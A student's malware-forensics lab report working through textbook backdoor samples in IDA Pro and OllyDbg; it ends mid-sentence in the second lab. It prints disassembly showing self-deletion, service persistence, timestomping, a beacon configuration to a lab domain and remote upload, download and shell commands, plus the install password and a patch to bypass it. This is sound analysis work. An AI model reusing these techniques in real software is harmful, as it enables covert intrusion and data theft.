Xiaoyi Zhou

Purdue University CIT581

Malware Forensics

Lab 9: OllyDbg

Due October 23, 2014

Instructor: Samuel Liles


Abstract

This lab is a re-written lab because the first version is awful. It is my second time to analyze lab9. The procedure becomes easier than the first time I launch OllyDbg. The first lab is a backdoor that requires password to launch. Once it is launched, it starts a reverse backdoor and executes the command via network. The second lab starts a reverse shell that starts communication between socket and cmd.exe. The third lab pings to the specific URL every day at 1:00AM. I think the third lab is the most interesting one. I have to say that the analyzing process is easier a lot if we do it again.

Lab09-01

Steps of Processes


We load the malware into IDA Pro for basic analysis. At the code area of main function, the first function call is sub_401000 where the program intends to open the registry key SOFTWARE\Microsoft\XPS. If we check the registry, we will know that this entry doesn't exist. So the function call failed at that time. The program will jump to next function call sub_402410 that the malware deletes itself. The program will start a command shell and then run /c del> nul to delete the program. To avoid that the program kills itself, we should detour it. The registry value doesn't exist right now. So we cannot let the program execute sub_401000 anyway. At two lines before sub_401000, the program checks the input with value one. If the input is nothing, then the program will run sub_401000. Therefore we should type something instead of nothing. Assuming we have already passed the delete command, the program jumps to loc_402B1D.



```
push    edi
push    104h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    104h            ; cchBuffer
lea     ecx, [ebp+Filename]
push    ecx             ; lpszShortPath
lea     edx, [ebp+Filename]
push    edx             ; lpszLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCDel ; "/c del "
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
lea     edi, [ebp+Filename]
```

At loc_402B1D, the program calls sub_402510 that check if the input string is correct. argv is the start pointer to the input string. argc is the numbers of characters. The function takes [argv+argc*4-4] as parameter. Therefore the input string has length four. The parameter is the last character of the string. Now the last string is passed to sub_402510, the function will do reverse checking. Check the start of sub_402510, the function has two parameters, var_4 and arg_0. var_4 is the last character. arg_0 is the start pointer to the string. There are not equal right now. But they become equal at 0x402532 because the program moves the value from arg_0 to var_4. We can analyze the comparison of the first character and second character because the rest characters use same methods. The first character is compared with 0x61 which is 'a' in ASCII. If it is 'a', then the program jumps to next comparison. The eax is added by one, which means the pointer is moved to right by one. The pointer is pointing to the second character. The second character stored at al subtracts the first character stored at edx. If the result is equal to one, which means the second character is letter 'b', the program jumps to next comparison. At loc_402563, the third letter is compared with 'c'. The last letter subtracts 'c' and then compare with number one.


The purpose of sub_402510 is pretty clear. If the input string is 'abcd', the program can keep running otherwise it will stop.



```
text:0040252B                 jmp     short loc_4025A0
text:0040252D ; ---------------------------------------------------------------------------
text:0040252D
text:0040252D loc_40252D:                             ; CODE XREF: sub_402510+17↑j
text:0040252D                 mov     eax, [ebp+arg_0]
text:00402530                 mov     cl, [eax]
text:00402532                 mov     [ebp+var_4], cl
text:00402535                 movsx   edx, [ebp+var_4]
text:00402539                 cmp     edx, 61h
text:0040253C                 jz      short loc_402542
text:0040253E                 xor     eax, eax
text:00402540                 jmp     short loc_4025A0
text:00402542 ; ---------------------------------------------------------------------------
text:00402542
text:00402542 loc_402542:                             ; CODE XREF: sub_402510+2C↑j
text:00402542                 mov     eax, [ebp+arg_0]
text:00402545                 mov     cl, [eax+1]
text:00402548                 mov     [ebp+var_4], cl
text:0040254B                 mov     edx, [ebp+arg_0]
text:0040254E                 mov     al, [ebp+var_4]
text:00402551                 sub     al, [edx]
text:00402553                 mov     [ebp+var_4], al
text:00402556                 movsx   ecx, [ebp+var_4]
text:0040255A                 cmp     ecx, 1
text:0040255D                 jz      short loc_402563
text:0040255F                 xor     eax, eax
text:00402561                 jmp     short loc_4025A0
text:00402563 ; ---------------------------------------------------------------------------
text:00402563
```


The program jumps to loc_402B3F if the input is correct. At loc_402B3F, the program calls mbscmp to check the input string again. This time the program checks the input with command "-in" which is the standard command to install a malware. If the command operation is not correct, the malware will still delete itself otherwise it will start a service. The service name is a parameter passed to sub_402600. We can double click on sub_402600. The program tries to access to the open a service because the program calls OpenSCManager. The parameters of the function are a little bit strange because there isn't any specific string indicating the service name. IDA Pro helps us label the service name as lpDataBaseName, which means the service name is the base name of the malware. At 0x402632, the program builds the string %SYSTEMROOT%\system32\. At 0x40268F, the program concatenates the string with ".exe". The name of the executable file is the name of the program. The program creates service with binary path C:\WINDOWS\System32\filename.exe.

We can keep going through the codes until we find the next important function CopyFile. The function takes destination and source parameter. Here the source file is the malware. Destination file is the system path same as the service path. The malware copies itself to C:\WINDOWS\System32.




```
arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                sub     esp, 400h
                push    ebx
                push    esi
                push    edi
                push    400h            ; uSize
                lea     eax, [ebp+Buffer]
                push    eax             ; lpBuffer
                call    ds:GetSystemDirectoryA
                test    eax, eax
                jnz     short loc_4015D9
                mov     eax, 1
                jmp     short loc_40162D
; ---------------------------------------------------------------------------

loc_4015D9:                             ; CODE XREF: sub_4015B0+20↑j
                mov     edi, offset aKernel32_dll_0 ; "\\kernel32.dll"
                lea     edx, [ebp+Buffer]
                or      ecx, 0FFFFFFFFh
                xor     eax, eax
                repne scasb
                not     ecx
                sub     edi, ecx
                mov     esi, edi
                mov     ebx, ecx
                mov     edi, edx
                or      ecx, 0FFFFFFFFh
                xor     eax, eax
                repne scasb
                add     edi, 0FFFFFFFFh
                mov     ecx, ebx
                shr     ecx, 2
                rep movsd
                mov     ecx, ebx
                and     ecx, 3
                rep movsb
```

After the malware copies itself, the program retrieved the system directory and concatenated the path to kernel32.dll. The purpose is to get the path to kernel32.dll. Then the paths of kernel32.dll and the copied malware are passed to a new function call sub_4014E0. We double click on the function. There are some modifications on time stamps to the copied malware. The program calls GetFileTime and SetFileTime to change the time stamps of copied file. After the modification is applied, the copied file will have the same time stamps with kernel32.dll.




```
; ---------------------------------------------------------------------------

loc_4028CC:                             ; CODE XREF: sub_402600+2C3↑j
                push    offset a60      ; "60"
                push    offset a80      ; "80"
                push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"
                push    offset aUps     ; "ups"
                call    sub_401070
                add     esp, 10h
                test    eax, eax
                jz      short loc_4028F3
                mov     eax, 1
                jmp     short loc_4028F5
; ---------------------------------------------------------------------------
```

At sub_401070, we see the first network indicator. The URL and ports are parameters passed to sub_401070. We double click on it to see more details. The information related to the URL and the ports number is regarded as registry data. The program create register key SOFTWARE\Microsoft\XPS by calling RegCreateKeyEx. Now the registry key exists, the program changes the value by calling RegSetValueEx.The info related to network is stored as configuration value. We will verify the value after we put the malware into OllyDbg later.



```
                                 ; CODE XREF: sub_401070+140↑j
push    1000h                    ; cbData
lea     edx, [ebp+Data]
push    edx                      ; lpData
push    3                        ; dwType
push    0                        ; Reserved
push    offset ValueName ; "Configuration"
mov     eax, [ebp+phkResult]
push    eax                      ; hKey
call    ds:RegSetValueExA
test    eax, eax
jz      short loc_4011F3
mov     ecx, [ebp+phkResult]
push    ecx                      ; hObject
call    ds:CloseHandle
mov     eax, 1
jmp     short loc_401202
```

We put the malware into OllyDbg and set the input as -in abcd. The malware runs successfully.



Open 32-bit executable


Look in: Chapter_9L

Lab09-01.exe
Lab09-03.exe

File name: Lab09-01.exe

Files of type: Executable file (*.exe)

Arguments: -in abcd




CPU - main thread, module ntdll

```
7C90E529  8BEC           MOV EBP,ESP
7C90E52B  9C             PUSHFD
7C90E52C  81EC D0020000  SUB ESP,2D0
7C90E532  8985 DCFDFFFF  MOV DWORD PTR SS:[EBP-224],EAX
7C90E538  898D D8FDFFFF  MOV DWORD PTR SS:[EBP-228],ECX
7C90E53E  8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
7C90E541  8B4D 04        MOV ECX,DWORD PTR SS:[EBP+4]
7C90E544  8948 0C        MOV DWORD PTR DS:[EAX+C],ECX
7C90E547  8D85 2CFDFFFF  LEA EAX,DWORD PTR SS:[EBP-2D4]
7C90E54D  8988 B8000000  MOV DWORD PTR DS:[EAX+B8],ECX
7C90E553  8998 A4000000  MOV DWORD PTR DS:[EAX+A4],EBX
7C90E559  8990 A8000000  MOV DWORD PTR DS:[EAX+A8],EDX
7C90E55F  89B0 A0000000  MOV DWORD PTR DS:[EAX+A0],ESI
7C90E565  89B8 9C000000  MOV DWORD PTR DS:[EAX+9C],EDI
7C90E56B  8D4D 0C        LEA ECX,DWORD PTR SS:[EBP+C]
7C90E56E  8988 C4000000  MOV DWORD PTR DS:[EAX+C4],ECX
7C90E574  8B4D 00        MOV ECX,DWORD PTR SS:[EBP]
7C90E577  8988 B4000000  MOV DWORD PTR DS:[EAX+B4],ECX
7C90E57D  8B4D FC        MOV ECX,DWORD PTR SS:[EBP-4]
7C90E580  8988 C0000000  MOV DWORD PTR DS:[EAX+C0],ECX
7C90E586  8C88 BC000000  MOV WORD PTR DS:[EAX+BC],CS
7C90E58C  8C98 98000000  MOV WORD PTR DS:[EAX+98],DS
7C90E592  8C80 94000000  MOV WORD PTR DS:[EAX+94],ES
7C90E598  8CA0 90000000  MOV WORD PTR DS:[EAX+90],FS
7C90E59E  8CA8 8C000000  MOV WORD PTR DS:[EAX+8C],GS
7C90E5A4  8C90 C8000000  MOV WORD PTR DS:[EAX+C8],SS
7C90E5AA  C700 07000100  MOV DWORD PTR DS:[EAX],10007
Return to 7C90DE7A (ntdll.7C90DE7A)

Address   Hex dump                                         ASCII
0040C000  00 00 00 00 00 00 00 00 00 00 00 00 EF 42 40 00  ............∩B@.
```

```
Registers (FPU)
EAX 00000000
ECX 7C800000 kernel32.7C800000
EDX 7C97E120 ntdll.7C97E120
EBX 00000000
ESP 0012FE5C
EBP 0012FF58
ESI 7C90DE6E ntdll.ZwTerminateProcess
EDI 00000000

EIP 7C90E514 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BDEC 01050104 006F005C
ST1 empty 0.1077351297874321950e-4933
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0
```

```
0012FE5C  7C90DE7A  RETURN to ntdll.7C
0012FE60  7C81D1C6  RETURN to kernel32
```



Configuration 75 70 73 00 68 74 7...

Value name: Configuration


Value data:

```
0000 | 75 70 73 00 68 74 74 70 | ups.http
0008 | 3A 2F 2F 77 77 77 2E 70 | ://www.p
0010 | 72 61 63 74 69 63 61 6C | ractical
0018 | 6D 61 6C 77 61 72 65 61 | malwarea
0020 | 6E 61 6C 79 73 69 73 2E | nalysis.
0028 | 63 6F 6D 00 38 30 00 36 | com.80.6
0030 | 30 00 00 00 00 00 00 00 | 0.......
0038 | 00 00 00 00 00 00 00 00 | ........
```

HKLM\SOFTWARE\Microsoft \XPS

See the configuration data has been changed to the network related information. The analysis is not over yet. Please the issues or problems section.


Issue or Problems




```
.text:00402AF0 envp            = dword ptr  10h
.text:00402AF0
.text:00402AF0                 push    ebp
.text:00402AF1                 mov     ebp, esp
.text:00402AF3                 mov     eax, 182Ch
.text:00402AF8                 call    __alloca_probe
.text:00402AFD                 cmp     [ebp+argc], 1
.text:00402B01                 jnz     short loc_402B1D
.text:00402B03                 call    sub_401000
.text:00402B08                 test    eax, eax
.text:00402B0A                 jz      short loc_402B13
.text:00402B0C                 call    sub_402360
.text:00402B11                 jmp     short loc_402B18
.text:00402B13 ; ---------------------------------------------------------------------------
.text:00402B13
.text:00402B13 loc_402B13:                             ; CODE XREF: _main+1Aîj
.text:00402B13                 call    sub_402410
.text:00402B18 ; ---------------------------------------------------------------------------
```

Most of network-related functions are located at sub_402360. However I don't think this function will be executed if the input string is correct. There is a comparison between input string and integer one. The program will execute sub_402360 only the comparison is successful. However the correct installation string is "lab09-01.exe -in abcd". The comparison will never succeed. We can double click on sub_402360 see the details of the network-related functions. From the graphic view we can guess that the program will retrieve a series of number that is associated with network command. Then the program compares the string with the command. It will execute different function according to the corresponding command. The first command we saw is SLEEP. The program calls strtok to eliminate the space. The result will be a string for example "30". It is not an integer number but a string. The string will be converted into number by calling atois. In this case, the converted number is 30 seconds. Hence the program will sleep for 30 seconds

The next command is UPLOAD. This function passed the port number and the URL to WSAStartup and gethostbyname in order to start a socket. Once the socket start, the program immediately create file at local path. The file receives the data communicated via the socket by calling recv.




```
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx             ; size_t
push    offset aSleep   ; "SLEEP"
lea     ecx, [ebp+var_400]
push    ecx             ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_4020D2

loc_4020D2:             ; "UPLOAD"
mov     edi, offset aUpload
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx             ; size_t
push    offset aUpload  ; "UPLOAD"
lea     edx, [ebp+var_400]
push    edx             ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402186

loc_402186:             ; "DOWNLOAD"
mov     edi, offset aDownload
or      ecx, 0FFFFFFFFh
```



```
push    ebp
mov     ebp, esp
sub     esp, 1A4h
mov     eax, [ebp+arg_0]
mov     dword ptr [eax], 0FFFFFFFFh
lea     ecx, [ebp+WSAData]
push    ecx                     ; lpWSAData
push    202h                    ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jz      short loc_401672
mov     eax, 1
jmp     loc_40172D
---------------------------------------------------------------
                                ; CODE XREF: sub_401640+26↑j
mov     edx, [ebp+name]
push    edx                     ; name
call    ds:gethostbyname
mov     [ebp+var_194], eax
cmp     [ebp+var_194], 0
jnz     short loc_40169B
call    ds:WSACleanup
mov     eax, 1
jmp     loc_40172D
---------------------------------------------------------------
                                ; CODE XREF: sub_401640+49↑j
push    6                       ; protocol
push    1                       ; type
push    2                       ; af
call    ds:socket
mov     ecx, [ebp+arg_0]
mov     [ecx], eax
mov     edx, [ebp+arg_0]
cmp     dword ptr [edx], 0FFFFFFFFh
jnz     short loc_4016C1
```

The next command is DOWNLOAD. This function takes the lpFileName, port number and the URL as parameter. It also starts a socket at 0x4017AC and gets access to the file at local path. At loc_4018E3, however the function is really different with UPLOAD because it reads the file instead of writing data to it. If read function is successful, the program will jump to 0x401945 where the program calls send function in order to send data to the remote server. So DOWNLOAD is opposite to UPLOAD.

The next command is CMD.



```
add     ecx, 0FFFFFFFFh
push    ecx             ; size_t
push    offset aCmd     ; "CMD"
lea     edx, [ebp+var_400]
push    edx             ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402330
push    offset asc_40C0C0 ; " "
lea     eax, [ebp+var_400]
push    eax             ; char *
call    _strtok
add     esp, 8
mov     [ebp+var_41C], eax
push    offset asc_40C0C0 ; " "
push    0               ; char *
call    _strtok
add     esp, 8
mov     [ebp+var_41C], eax
mov     ecx, [ebp+var_41C]
push    edx             ; char *
call    _atoi
add     esp, 4
mov     dword ptr [ebp+hostshort], eax
push    offset asc_40C0A4 ; "`"
push    0               ; char *
call    _strtok
add     esp, 8
mov     [ebp+var_41C], eax
push    offset aRb      ; "rb"
mov     edx, [ebp+var_41C]
push    edx             ; char *
call    __popen
add     esp, 8
mov     [ebp+var_420], eax
cmp     [ebp+var_420], 0
jnz     short loc_4022EB
mov     eax, 1
jmp     short loc_402358
---------------------------------------------------------------
```

We should be careful with this function. The program takes "rb" and "CMD" as parameter and then calls popen. It didn't open a file but a pipe stream to/from a process. The process is cmd.exe. Therefore the program actually starts the cmd.exe in order to transfer data. After that, the program builds the server again at 0x4017AC. This function has been called many times. We can rename it as Start_Server. When the server is built, the program calls fread and send the data to the server.

The last command is NOTHING, which indicates that the program did nothing when the command is executed.

This lab is a little bit difficult. However if we put it into IDA Pro first and then analyze it by OllyDbg, we can solve a lot of problems. The key to solve analysis the malware is to figure out the password and command options. But I am confused about the network function that I mentioned before. sub_402360 will not be execute unless the input is not same as "Lab09-01.exe -in abcd". However the program will delete itself if we don't input the correct string. We can bypass the password by patching the binary. However the password is still necessary for the future analysis.

Conclusion

This malware can only be launched if we provide correct password "abcd". The malware copied itself to C:WINDOW\System32. It got access to register key and create a service. We can remove the malware by using "-re" command option. To execute the command option, password is required. Therefore patching the binary to bypass the password is not a good option.

Reviewed Questions

1. How can you get this malware to install itself?

We can use '-in' plus the password 'abcd'.

2. What are the command-line options for this program? What is the password requirement?

The password is abcd. There are four command line options. '-in' indicates the malware to install itself; '-re' means delete itself; '-cc' means print the configuration;'-c' means update the configuration.

3. How can you use OllyDbg to permanently patch this malware, so that it doesn’t require the special command-line password?

We can batch the binary to set the return value to TRUE. Change the value at eax to one and return it. So it will always be true.

4. What are the host-based indicators of this malware?

The malware got access to the register key at HKLM\Software\Microsoft \XPS\ Configuration. Moreover, it also copied itself to the C:\WINDOWS\System32.

5. What are the different actions this malware can be instructed to take via the network?

There are five options for the malware. Sleep, Upload, Download, CMD, Nothing.


6. Are there any useful network-based signatures for this malware?

We can see the network beacon http://www.practicalmalwareanalysis.com/ and HTTP/1.0 GET request.

Lab09-02


Steps of Process

We load the malware into IDA Pro and OllyDbg. The first thing I noticed is there are a lot of MOV operations. The MOV operations are used to format the string(s). In this case, the program formats two strings. Because the string should be ended with terminate character NULL which is '0'. We can get the string by right click on the characters. The first string is 1qaz2wsx3edc. The second string is ocl.exe. So far the first string is not readable. I think it might be the password or the ciphertext. The first function at the program is GetModuleFileName. The function will return the name of the malware. Then the malware takes the filename and 0x5C ('\' in ASCII) as parameter to call strrchr. The function is used to find the specific string '\Lab09_02.exe'. However after the string pointer pointing to the string, the program compares the string with character "o". EDX is increased by one because the program wants to 